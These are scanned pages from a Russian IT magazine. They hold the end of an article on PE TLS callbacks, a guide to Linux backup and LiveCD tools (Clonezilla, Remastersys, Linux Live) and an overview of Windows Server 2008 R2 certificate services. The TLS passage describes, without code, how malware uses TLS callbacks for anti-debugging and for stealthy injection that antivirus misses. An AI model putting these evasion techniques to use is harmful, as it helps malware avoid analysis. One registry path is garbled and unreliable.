PE-формат поддерживает функции обратного вызова (TLS-callback), автоматически вызываемые системой до передачи управления на точку входа. В частности, это позволяет определить наличие отладчика или скрытно выполнить некоторые действия. Если PE-файл имеет свои калбэки, они могут изменять таблицу TLS во время исполнения. Это значит, что, если у тебя установлен один калбэк, он легко сможет добавить другие калбэки во время исполнения.


TLS используется в большом количестве протекторов, защит, вирусов, crackme и прочих программ, находящихся в сфере наших с тобой общих интересов. Blacklight используют некоторые антиотладочные приемы, начинающиеся с создания callback таблицы TLS (Thread Local Storage). Blacklight's TLS callback пытается обмануть отладчик, создавая копию главного процесса (fork) до того, как объект процесса полностью создан. Некоторые вирусы внедряются исключительно путем модифицирования всего четырех байт — указателя на TLS-таблицу, расположенную в памяти (в одной из системных DLL), где находится указатель на команду передачи управления на shell-код.

Конечно, подобная техника внедрения работает только на той версии операционной системы, под которую она заточена, но антивирусы таких вирусов не обнаруживают. Или вообще не обращают внимания на изменение directory table.

Кстати, если тебя интересует использование TLS в качестве антиотладочного приема — подробности читай в отличной статье К. Касперски «Исчерпывающее руководство по приготовлению и взлому TLS» (http://www.xakep.ru/magazine/xa/118/080/1.asp).

Заключение

Будем надеяться, что прочтение этой статьи смогло сделать тебя продвинутым пользователем компьютера. А что делает продвинутый пользователь? Берет отладчик и ковыряет все подряд. От этого он становится еще более продвинутым пользователем :). В общем, двигайся вперед, читай][, и да пребудет с тобой Сила!][



Денис Колисниченко dhsilabs@mail.ru



«Живой» бэкап линуксового сервера

ОБЗОР СРЕДСТВ ДЛЯ РЕЗЕРВНОГО КОПИРОВАНИЯ И СОЗДАНИЯ LIVEDVD/LIVEUSB

Все мы помним (любим и скорбим) о добром привидении от Нортона — Norton Ghost. В мире Windows его можно считать незаменимым (хотя в конкурентах недостатка нет — прим. ред.). В этой статье мы поговорим о средствах резервного копирования для твоего любимого тукса. Более того, все рассматриваемые средства позволяют создать не просто резервную копию системы, а LiveCD/DVD.

ЗАЧЕМ НУЖНО ВСЕ ЭТО?

Для начала определимся, зачем админу средства для создания LiveCD. Наша цель — резервное копирование системы, но причем здесь LiveCD? Оказывается, это довольно удобно. Мы убиваем вот сколько зайцев сразу:

• Создаем средство для восстановления системы. Предположим, ты настроил свою систему, поднял все сетевые службы, отредактировал их конфиги. Но завтра из-за очередного перепада напряжения сгорел винт. Опять все заново настраивать? Если ты накануне создал LiveCD, то тебе нечего беспокоиться. Заменил винт, загрузился с LiveCD (конечно, это будет LiveDVD, но по старинке мы здесь и далее будем называть его LiveCD) и установил систему вместе со всеми параметрами на новый винт. И все! На всю эту операцию будет потрачено полчаса. Пользователи и начальство будут тебе благодарны за столь оперативное «воскрешение» сервера. А теперь представь, что ты создал обычный бэкап с помощью tar/tgz. Тебе нужно минимум 40 минут на установку системы, потом время на восстановление бэкапа, плюс один лишний ребут. Однозначно времени будет потрачено больше.

• Создаем средство для клонирования системы. Когда предприятие покупает компьютерный парк, то, как правило, все компьютеры однотипные (исключение составляют, разве что, серверы — они должны быть мощнее, и компьютеры начальства — у них должна быть мощная видеокарта :)). Вот теперь представь, что тебе нужно настроить каждый новый компьютер. А их может быть 10, 20, 50! Можно поступить проще. Настроить один компьютер, создать бэкап в виде LiveCD и «развернуть» этот бэкап на всех остальных компах сети. Пусть настройка одного компьютера займет полтора часа (установка системы + настройка), создание LiveCD — еще минут 30 (тут все зависит от способностей компьютера, потому что от тебя требуется ввод всего одной команды), затем запись образа на болванки. Да, именно на «болванки», потому что тебе нужно будет создать несколько копий LiveCD, чтобы ты смог одновременно устанавливать систему на несколько компьютеров. Затем еще минут 40 ожидания, и сразу будет настроено N компьютеров, где число N зависит от количества имеющихся болванок. Удобно? Думаю, да. Без LiveCD ты бы потратил полтора часа на каждый компьютер. 10 компов = 15 часов (два рабочих дня). А так ты настроишь эти 10 компов примерно за четыре часа. Остальное время можно делать вид, что настраиваешь компы, и ничего не делать. А время идет, зарплата начисляется! И еще — созданные «клоны» системы можно использовать в будущем, если компьютерный парк будет расширяться.

• Возможность создания LiveUSB — загрузочная живая флешка понадобится для восстановления/клонирования операционки нетбука и других компов, где нет DVD -привода. Средства создания LiveCD позволяют также создать и загрузочную флешку.

Не нужно думать, что бэкап в виде LiveCD может использоваться только для копирования/восстановления файлов самой системы. Можно копировать и пользовательские данные из /home, лишь бы их размер не превысил размера DVD-диска. Хотя можно использовать двухслойные диски (двухсторонние использовать не удобно), что позволит увеличить объем резервируемой инфы.

КАКИЕ СРЕДСТВА МЫ БУДЕМ РАССМАТРИВАТЬ?

Самым мощным средством для клонирования твоего тукса является Clonezilla. Этот продукт может не только создать LiveCD, но и развернуть систему по сети. На сайте разработчиков http://clonezilla.org можно найти следующую информацию: за 10 минут Clonezilla SE развернул по сети образ 5,6 Гб на 41 компьютер сети. В итоге все компы были настроены всего за 10 минут. Правда, для такой сетевой установки нужно развернуть специальный сервер, но об этом позже. Кроме того, Clonezilla может использоваться для бэкапа компьютеров, работающих под управлением Windows и FreeBSD.

Если тебе не нужно такое мощное средство, можно ограничиться утилитой Remastersys Backup (http://www.geekconnection.org/remastersys/). Правда, эта утилита рассчитана только на Debian и Ubuntu (а также на



другие дистрибутивы, основанные на Debian), поэтому она не подойдет тебе, если ты используешь, скажем, Fedora или Mandriva.
Любителям Slackware подойдет скрипт Linux Live (http://www.linux-live.org). Этот скрипт позволяет создать как LiveCD, так и LiveUSB.
Почему именно Slackware описан в этой статье? Да потому что этому отличному дистрибутиву почему-то уделяется мало внимания на фоне «попсовых» дистров вроде Ubuntu.
Подобные утилиты можно найти и для других дистрибутивов, например, утилита mklivecd (подобна Remastersys Backup) используется для создания LiveCD на базе Mandriva. Вот, пожалуй, мы и назвали самое главное. Рассмотреть абсолютно все подобные утилиты мы не можем — журнал-то ведь не резиновый.

CLONEZILLA: БЕСПЛАТНЫЙ АНАЛОГ NORTON GHOST

Clonezilla — программа непростая, сейчас мы рассмотрим лишь один из примеров ее использования (а именно — создание LiveCD и восстановление системы с его помощью), а познакомиться с остальными возможностями программы можно в документации или на сайте разработчиков.
Итак, для создания/восстановления бэкапа нужно выполнить следующие действия:
1. Скачай с http://clonezilla.org/download/sourceforge/ ISO-образ Clonezilla Live и запиши его на болванку;
2. Загрузись с болванки Clonezilla Live, загрузочное меню представлено ниже. Нужно выбрать команду Clonezilla live. Если возникнут проблемы (например, с видеокартой), можно выбрать команду Other modes of Clonezilla live и выбрать другой режим загрузки Clonezilla. Ты увидишь процесс загрузки Debian — тут все как обычно, нужно просто подождать;
3. Далее нужно выбрать язык. Русского, к сожалению, пока не предвидится. Далее нужно выбрать раскладку клавиатуры, но так как раскладку изменять нам не нужно (а зачем?), выбери вариант «Don't touch keymap»;
4. Выбери команду «Start Clonezilla»;
5. Выбери режим device-image: создание файла образа раздела. Режим device-device используется для бэкапа раздела, при этом сам бэкап будет помещен на другой раздел;
6. Далее нужно выбрать, куда будет сохранен образ, или откуда он будет прочитан (в случае восстановления системы по образу). Выбери local_dev, что означает локальное устройство. Также образ можно получить (или записать) по SSH, NFS (Network File System, а не Need For Speed!) и из сети MS Windows (samba_server);
7. Далее нужно выбрать раздел, где будут храниться образы. Если ты создаешь образ, то на этот раздел он будет сохранен, а если восстанавливаешь образ, то Clonezilla будет искать его на этом разделе;
8. Далее нужно выбрать одну из команд. Команда savedisk используется для сохранения всего диска, saveparts — для сохранения одного или нескольких разделов диска, restoredisk — для восстановления образа диска на локальный диск, restoreparts — для восстановления образа раздела, команда recovery-iso-zip используется для создания «живого» диска восстановления;
9. Если ты выбрал команду восстановления образа, то далее нужно выбрать образ, который нужно использовать;
10. Вводим устройство (имена устройств соответствуют именам устройств в Linux), на которое нужно развернуть образ. Будь внимателен, чтобы не развернуть образ раздела на весь диск — потеряешь остальные разделы!
11. Если ты выбрал команду recovery-iso-zip для создания LiveDVD/USB, то нужно также выбрать режим: iso — будет создан образ для записи на DVD, zip — образ для записи на LiveUSB, both — будут созданы оба файла, которые могут использоваться впоследствии для создания как LiveDVD, так и LiveUSB. Созданный файл (файлы) будет сохранен в каталоге /home/partimag.
Вот и все! Как видишь, все довольно просто. Программа работает с устройствами (дисками, разделами) напрямую, поэтому при создании/восстановлении бэкапа все равно, под какой операционной системой работает компьютер.


REMASTERSYS BACKUP: БЭКАП ДЛЯ DEBIAN/UBUNTU

В отличие от Clonezilla, которая напрямую работает с устройствами, Remastersys Backup устанавливается на компьютер, работающий под управлением Debian или Ubuntu, запускается под управлением этой операционной системы и создает ISO-образ системы, под управлением которой она запущена.
Порядок работы с Remastersys следующий: ты настраиваешь свою систему, устанавливаешь Remastersys, запускаешь Remastersys, создаешь ISO-образ, который потом нужно будет записать на болванку.
Первым делом установим Remastersys. Открой файл sources.list:

```
sudo nano /etc/apt/sources.list
```

Добавь в него следующую строку:

```
# Если у тебя установлен GRUB v1
```



Загрузочное меню Clonezilla Live

Процесс загрузки Debian

```
deb http://www.geekconnection.org/remastersys/
repository ubuntu/

# Если у тебя установлен GRUB2
deb http://www.geekconnection.org/remastersys/
repository karmic/
```

Сохрани файл и введи две команды:

```
sudo apt-get update
sudo apt-get install remastersys
```

Формат вызова remastersys следующий:

```
sudo remastersys backup|clean|dist [cdfs|iso]
[filename.iso]
```

Пройдемся по опциям:

• **backup** — создание резервной копии дистрибутива, включая пользовательские данные (каталог /home);
• **clean** — удаление временных файлов, которые образуются в процессе создания дистрибутива. Обязательно введи эту команду после создания дистрибутива (для экономии места), но только после того, как скопируешь образ дистрибутива в другой каталог, иначе он тоже будет удален;
• **dist** — создание дистрибутивного образа. То же самое, что и backup, но без копирования пользовательских данных из каталога /home;
• **cdfs** — создание файла с файловой системой без создания ISO-образа (подходит, если хочешь создать ISO-образ другой программой);
• **iso** — используется по умолчанию, создает ISO-образ дистрибутива;
• **[filename.iso]** — последний параметр, задает имя ISO-образа, файл помещается в каталог /home/remastersys.

Мне больше нравится опция backup, поскольку при создании образа сохраняются и настройки пользователя, в том числе меню, графическая тема, фон рабочего стола. Но только убедись, чтобы в домашнем каталоге не было ничего лишнего (того, что может увеличить размер образа, например, музыка, видео).

Если тебе больше нравится GUI, то можешь использовать GUI-версию программы (ничего особенного она из себя не представляет — только окошко с прямоугольными некрасивыми кнопками, позволяющими запустить ту или иную функцию программы). Запустить ее можно командой

```
sudo remastersys-gui
```


Для создания LiveUSB в Ubuntu используется стандартная программа, запустить которую можно командой Система→ Администриро-

Основные особенности Clonezilla


• Полностью бесплатна (распространяется по лицензии GPL);
• Поддерживает файловые системы Ext2, Ext3, Ext4, ReiserFS, Reiser4, XFS, JFS, FAT, NTFS, HFS (MacOS), UFS (FreeBSD, NetBSD, OpenBSD), VMFS (VMWare ESX), поэтому ты можешь клонировать не только Linux, но и MS Windows, Mac OS (Intel), FreeBSD, NetBSD и OpenBSD;
• Поддержка LVM2 (LVM ver 1 не поддерживает);
• Поддержка GRUB версий 1 и 2;
• Версия Clonezilla SE (Server Edition) поддерживает Multicast для массового клонирования по сети, при условии, что компьютеры поддерживают PXE и Wake-on-LAN;
• Clonezilla может сохранить не только отдельно взятый раздел, но и весь жесткий диск со всеми разделами.

Ссылки


• http://clonezilla.org/clonezilla-server-edition/ — использование Clonezilla Server Edition
• http://www.cyberciti.biz/tips/download-linux-clonezilla-to-clone-system.html — обзор Clonezilla (для общего развития)
• http://wiki.centos.org/HowTos/PXE/Clonezilla — как настроить Clonezilla/DRBL-сервер на базе CentOS/Fedora
• https://wiki.edubuntu.org/SettingUpClonezillaDRBLonUbuntu — как настроить Clonezilla/DRBL-сервер на базе Ubuntu
• http://www.geekconnection.org/remastersys/ubuntu.html — использование Remastersys в Ubuntu



remastersys-gui




Выбор языка Clonezilla



Выбор раскладки

вание → Создание загрузочного USB-диска. Запусти ее, подключи флешку (4 Гб или больше, 2 Гб будет маловато) и нажми кнопку «Make startup disk». Через некоторое время загрузочная флешка будет готова.



Программа для создания LiveUSB

LINUX LIVE: БЭКАП В SLACKWARE

Теперь очередь дошла и до Slackware. Очень хороший дистрибутив, пусть и не такой удобный, как Ubuntu, зато очень надежный. Для создания LiveCD в Slackware выполни следующие действия:

- Собери (если ты еще этого не сделал) модули ядра: aufs, squashfs. Если собирать ядро лень, его можно заполучить в готовом виде на сайте Linux Live (http://www.linux-live.org). Правда, доступно ядро версии 2.6.27.27 — не самое новое и для архитектуры i486, но обычно Slackware не устанавливается на самые новые компы с 64-разрядными процессорами. В Slackware 13 используется 2.6.33, поэтому, возможно, тебе захочется собрать ядро вручную, чтобы в твоем LiveCD использовалась последняя версия ядра. Все необходимое для сборки (aufs, squashfs и lzma) ты найдешь на сайте Linux Live;
- Удали все лишнее, например, лишние man'ы, чтобы уменьшить размер дистрибутива;
- Скачай скрипты Linux Live с http://www.linux-live.org и распакуй их в /tmp;
- Отредактируй .config, если хочешь изменить переменные по умолчанию;
- Запусти ./build (находится в /tmp) с правами root. В результате появится каталог с данными LiveCD — /tmp/live_data_NNNN, где NNNN — случайное число;
- Запусти make_iso.sh, если хочешь создать ISO-образ или bootinst.sh для создания LiveUSB.

SUMMARY

Итак, какую прогу выбрать? Если у тебя установлена Debian или Ubuntu, самым простым вариантом будет использование Remastersys Backup. Для бэкапа компов, работающих под самыми разными ОС, подойдет Clonezilla — наверное, лучший выбор для админа. А вот фанатам Slackware должны понравиться скрипты Live, но учитывая, что нужно будет перекомпиливать ядро, наверное, проще будет использовать Clonezilla для бэкапа слаки. ⌶



Лучник Анна luchnik@it-university.ru, www.it-university.ru

Что нового в AD CS?

CERTIFICATE SERVICES В WINDOWS SERVER 2008 R2 VS. WINDOWS SERVER 2003

Как известно, сертификаты нужны для надежной аутентификации, создания SSL-соединений, отправки S/MIME-сообщений и других действий, направленных на обеспечение безопасности. С каждым годом использование сертификатов растет, и для того, чтобы удовлетворять новым требованиям, Microsoft довольно серьезно переработала старую службу Certificate Services.

В Windows Server 2008 службы сертификации теперь относятся к службам Active Directory. Мы можем установить роль Active Directory Certificate Services (AD CS) и на сервер, не входящий в домен, но часть функций при этом будет недоступна. Например, для управления шаблонами требуется контроллер домена, так как шаблоны хранятся на нем. В состав роли AD CS в Windows Server 2008 R2 входит шесть компонентов:

1. Certification authorities (CAs) – этот компонент позволяет установить и настроить корневой (root) или подчиненный (subordinate) центры сертификации (они же «удостоверяющие центры»), которые служат для выдачи сертификатов пользователям, компьютерам и службам.

2. Web enrollment необходим для запроса сертификатов и получения информации об отозванных сертификатах через веб-браузер.

3. Online Responder позволяет клиентам получать информацию о статусе одного сертификата без получения списков отзыва.

4. Network Device Enrollment Service (NDES) используется маршрутизаторами и другими сетевыми устройствами без учетных записей в домене для получения сертификатов. Служба подачи заявок на сетевые устройства использует протокол SCEP (Simple Certificate Enrollment Protocol), который был разработан Cisco. Расширение NDES для IIS конфигурируется через ключи реестра HKEY_LOCAL_ROOT\Software\Microsoft\Cryptography\MSCEP.

5. Certificate Enrollment Web Service позволяет клиентам автоматически подавать заявки на сертификаты и получать их по HTTPS.

6. Certificate Enrollment Policy Web Service позволяет определить политики для автоматической регистрации сертификатов и передавать их клиентам по HTTPS. В то время, как Web Service получает информацию о политиках из AD по протоколу LDAP.

В предыдущих версиях Windows Server в состав Certificate Services входили только первые два компонента, которые назывались Certificate Services CA и Certificate Services Web Enrollment Support, а последние два компонента появились только в Windows Server 2008 R2.

ВАРИАНТЫ УСТАНОВКИ И УПРАВЛЕНИЯ AD CS


AD CS нельзя установить на Itanium редакции Windows Server 2008, а на Server Core все компоненты AD CS можно устанавливать, начиная с Windows Server 2008 R2. Довольно серьезные ограничения по использованию AD CS присутствуют и в стандартной редакции Server 2008 (возможность установки только компонента CA, невозможность использовать Restricted Enrollment Agent и другие новшества), часть из которых были сняты в R2 (наконец в стандартной редакции появилась возможность работать с шаблонами сертификатов версий выше первой).

Все компоненты можно поставить на один сервер, но рекомендуется разносить CA, Online Responder и Web enrollment на различные сервера. Для полноценной работы AD CS требуется AD DS (Active Directory Domain Services). При этом можно обойтись без обновления схемы – AD CS в Server 2008 и в Server 2008 R2 будет работать и на схеме, которая поставляется с Windows Server 2003. Но для работы Certificate Enrollment Web Services уже необходима схема не ниже 47 версии, которая идет с Windows Server 2008 R2. Для работы большинства компонентов также требуется IIS.

Установка AD CS производится через добавление ролей в оснастке Server Manager. Как и раньше, для настройки параметров установки применяется конфигурационный файл CAPolicy.inf, который должен находиться в %SYSTEMROOT%. Если необходимо установить на сервер два компонента Certification Authority и Certificate Enrollment Web Service, то это надо делать в два этапа, так как при установке CA нельзя выбрать для установки компонент Web Service.

В Windows Server 2008 были добавлены новые COM-объекты (подробную информацию о свойствах ICertSrvSetup можно найти на MSDN), которые можно использовать для установки CA. Например, можно автоматизировать установку и настройку с помощью VBScript.

Службы сертификации являются хорошими кандидатами на виртуализацию. Но при этом очень важно обеспечить необходимый уровень



безопасности для закрытых ключей. Этого можно достичь, используя аппаратные криптографические модули (HSM). В этом случае, даже если виртуалка целиком попадет к злоумышленнику (например, из резервной копии), то закрытые ключи не будут потеряны и не придется перестраивать всю инфраструктуру, так как ключи останутся в HSM. Microsoft официально поддерживает виртуализацию служб сертификации начиная с Windows Server 2003 SP1.

Для управления и настройки AD CS можно использовать MMC-оснастки, скрипты или командную строку. Большая часть инструментов существовала и в предыдущих версиях, таких как оснастки Certificates (certmgr.msc), Certification Authority (certsrv.msc) и Certificate Templates (certtmpl.msc), утилиты certutil.exe и certreq.exe. Добавилась оснастка Online Responder Management (ocsp.msc) для управления одноименным компонентом. Кроме того, в состав ОС вошла оснастка Enterprise PKI (pkiview.msc), которая ранее была частью Windows Server 2003 Resource Kit и называлась PKI Health Tool.

Enterprise PKI позволяет одновременно отслеживать состояние и доступность нескольких CA, проверяет статус сертификатов CA, доступность AIA (Authority Information Access) и списков отзыва. С помощью разноцветных отметок можно судить о доступности и состоянии PKI. Pkiview удобно использовать, когда в организации развернуто несколько CA, и информацию о них можно получить из нескольких источников, работающих по различным протоколам.

Некоторые изменения произошли и в резервном копировании AD CS в Server 2008 R2. Так как закрытые ключи теперь хранятся в скрытой папке %SYSTEMDRIVE%\ProgramData\Microsoft\Crypto\Keys, к которой можно получить доступ через %SYSTEMDRIVE%\Users\All Users\Microsoft\Crypto\Keys, то они не попадают в резервную копию состояния системы. Чтобы можно было восстановить или мигрировать CA при создании и использовании в качестве резервной копии System State Backup, надо еще создать резервную копию закрытых ключей. Для этого можно воспользоваться командой certutil –backupKey <путь_для_резервной_копии> или оснасткой Certification Authority.

ШАБЛОНЫ СЕРТИФИКАТОВ


С помощью шаблонов сертификатов можно определить формат и содержимое издаваемого сертификата, а также задать разрешения на запрос сертификатов для пользователей и компьютеров. Только Enterprise CA могут использовать шаблоны сертификатов. В Windows Server 2000 присутствовали только шаблоны первой версии, которые нельзя изменять – иначе говоря, можно использовать только те шаблоны, которые идут в составе ОС и задавать для них только разрешения на выдачу сертификатов. Шаблоны второй версии поддерживают восстановление и архивацию ключей, и автоматическую выдачу сертификатов (certificate autoenrollment) и были представлены в Windows Server 2003.

В Windows Server 2008 появились шаблоны версии 3, главная новая возможность которых – работа с CNG (Cryptography Next Generation). CNG – это замена CryptoAPI, в которой реализована поддержка алгоритмов из CryptoAPI 1.0 и поддержка ранее неподдерживаемых криптографических алгоритмов, среди которых алгоритмы ЭЦП и обмена ключами на основе эллиптических кривых, а также дополнительные алгоритмы хеширования. Стоит отметить, что использование сертификатов на основе NSA Suite B Cryptography (к которым относятся алгоритмы на основе эллиптических кривых) поддерживается только ОС, начиная с Windows Vista. То есть нельзя, например, использовать сертификат с ключом для алгоритма, использующего эллиптические кривые, в Windows XP и Windows Server 2003, хотя можно использовать классические алгоритмы, такие как RSA, даже если ключ был сгенерирован с использованием CNG. Использование шаблонов третьей версии для работы со смарт-картами также затруднено, так как CSP (Cryptography Service Provider) для смарт-карт не поддерживают новые алгоритмы CNG.

